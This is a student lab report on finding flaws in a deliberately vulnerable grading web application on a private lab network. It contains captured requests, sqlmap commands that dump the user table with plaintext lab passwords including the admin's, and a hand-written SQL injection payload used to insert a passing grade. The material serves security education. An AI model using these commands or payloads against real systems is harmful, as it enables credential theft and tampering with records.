Lab 1: the Office Lady Grading System

Andrii Yaitskyi, student ID 170403

Monica Gattupalli, Student ID 19991130-T308

December 2021

Purpose of work:

The purpose of this lab is to be able to identify common security flaws relating to software in client/server systems such as web applications.


Used Software:

- Browser Developer Tools
- Sqlmap
- Burp Suite

Progress:

Reveal the grades for the student “Kaishounachi”:


To display the grades for a student, we need to know the password and login of this student, for this we use the "Burp Suite" tool and sqlmap to use commands to access the database and find out the passwords and logins of all users. This is shown in the images below:




#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	http://192.168.56.102	GET	/										192.168.56.102
2	http://192.168.56.102	GET	/										192.168.56.102
3	http://192.168.56.102	GET	/?action=showstudent&id=2322	✓									192.168.56.102
4	http://192.168.56.102	GET	/?action=showstudent&id=2326	✓									192.168.56.102
5	http://192.168.56.102	GET	/?action=showstudent&id=2326	✓									192.168.56.102
6	http://192.168.56.102	GET	/										192.168.56.102

Request


```
GET /?action=showstudent&id=2322 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=igo3q8se9go8m2pg5l1gd64i6q
Upgrade-Insecure-Requests: 1


```




```
──(kali㉿kali)-[~]
└─$ sqlmap -r /root/Desktop/text.txt --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.8#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```




```
[09:41:09] [INFO] retrieved: student
[09:41:09] [INFO] retrieved: coursemodule
[09:41:10] [INFO] retrieved: studentgrade
Database: gradedb
[3 tables]
+--------------+
| coursemodule |
| student      |
| studentgrade |
+--------------+

[09:41:11] [WARNING] HTTP error codes detected during run:
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r /home/kali/Desktop/text.txt  -D gradedb -T student -C email,fullname,id,password,profile,signum --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
ponsible for any misuse or damage caused by this program

[*] starting @ 11:29:43 /2021-11-07/

[11:29:43] [INFO] parsing HTTP request from '/home/kali/Desktop/text.txt'
[11:29:43] [INFO] resuming back-end DBMS 'mysql'
[11:29:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```



```
10:21:18] [INFO] retrieved:
10:21:18] [INFO] retrieved:
10:21:18] [INFO] retrieved:
10:21:18] [INFO] retrieved: Maa-kun
10:21:18] [INFO] retrieved:
10:21:18] [INFO] retrieved:
10:21:18] [INFO] retrieved: 2328
10:21:19] [INFO] retrieved:
10:21:19] [INFO] retrieved:
10:21:19] [INFO] retrieved:
10:21:19] [INFO] retrieved: ayyy
atabase: gradedb
able: student
7 entries]
------+----------------------------+---------+------------------------------------------
-------------------------------------------------------------------+--------------------
--+----------+
 id   | email                      | signum  | profile
                                                                    | fullname
  | password |
------+----------------------------+---------+------------------------------------------
-------------------------------------------------------------------+--------------------
--+----------+
 1    | pt91cs@bth.se              | pt91cs  | I like pachinko.
                                                                    | Kaishounachi
  | hemligt  |
 2    | pt90mr@student.bth.se      | pt90mr  | <blank>
                                                                    | Maa-kun
  | MegaMic  |
 5    | NULL                       | emsh19  | NULL
                                                                    | NULL
  | pikachu  |
 23   | NULL                       | admin   | <style>body { background-image: ur
("images/ebichu_bg.png"); background-size:cover; } </style> | Oruchuban Ebic
u | icecream |
 2326 | anya21@student.bth.se      | Ay      | my profile
                                                                    | Andrii yaitsky
  | <blank>  |
 2327 | NULL                       | Maa-kun | NULL
                                                                    | NULL
  | <blank>  |
 2328 | NULL                       | ayyy    | NULL
                                                                    | NULL
  | <blank>  |
------+----------------------------+---------+------------------------------------------
-------------------------------------------------------------------+--------------------
--+----------+

10:21:19] [INFO] table 'gradedb.student' dumped to CSV file '/home/kali/.loc
```



Kaishounachi

Name: Kaishounachi

Description: I like pachinko.


	1310	1320	1330	1340
dv2546	F	F	F	F

	1310	1320	1330
dv1457	E	F	E

As you can see from the images, we got access to the database, and we know all the logins and passwords, even the admin login and password. Also, the grades of the desired student were shown.

Change the profile/description for the student “Maa-kun”:

We already know all the logins and passwords, so we just go to the student's profile and change the description, this is shown in the image below:




Edit: Maa-kun

Name: Maa-kun

Email: pt90mr@student.bth.se

Profile: Say my name.



Maa-kun


Name: Maa-kun

Description: Say my name.

	1340	1310	1320	1330
dv2546	C	C	C	C

Create a new user with your student acronym and mark yourself as passed for the course module “1310” on “dv2546”:

For this case, we use SQL-injection, we do it on the page where it is necessary to add a new course, since this page is similar with our goal, to add a grade. The result of the action is shown below:



Anya21

Name: Anya21

Description: Student


	1310	1320	1330	1340
dv2546	A	-	-	-

Add course

Course name: 546', 1310, 'A')#

Extract the hashed password for the “admin” user:

Since we already know the admin password, we can go to the profile. The password from the admin is "icecream". Below is the profile login image:



192.168.56.102/?action=showstudent&id=23

Oruchuban Ebichu

Name: Oruchuban Ebichu

Description:

```
| email                  | fullname          | id   | password | profile
+------------------------+-------------------+------+----------+-----------------
| pt91cs@bth.se          | Kaishounachi      | 1    | hemligt  | I like pachink
| pt90mr@student.bth.se  | Maa-kun           | 2    | MegaMic  | Say my name.
| NULL                   | NULL              | 5    | pikachu  | NULL
| NULL                   | Oruchuban Ebichu  | 23   | icecream | <style>body {
| anya21@student.bth.se  | Andrii yaitskyi   | 2326 | <blank>  | my profile
| NULL                   | NULL              | 2327 | <blank>  | NULL
| NULL                   | NULL              | 2328 | <blank>  | NULL
+------------------------+-------------------+------+----------+-----------------

[11:29:45] [INFO] table 'gradedb.student' dumped to CSV file '/home/kali/.loc
```

Vulnerabilities found:

First, vulnerabilities were found is SQL-injection vulnerabilities. These vulnerabilities were on the profile page, and on the page with the addition of the course. In the case of a profile page, a vulnerability was found that removes all grades completely. This vulnerability can be tested by typing the appropriate injection into the address bar. Also, using sqlmap, we can access the database and find all the passwords there, this is also a kind of vulnerability, so the possibility of gaining access to the database should be avoided. Since we get access to passwords and logins, we get access to possible hidden information that may be in the user's profile, so this can also be considered a vulnerability.

Conclusions

In the course of this lab, I learned how to access a database using "sqlmap", and I also learned how to identify vulnerabilities using SQL injection. This lab was a little hard, especially task 4.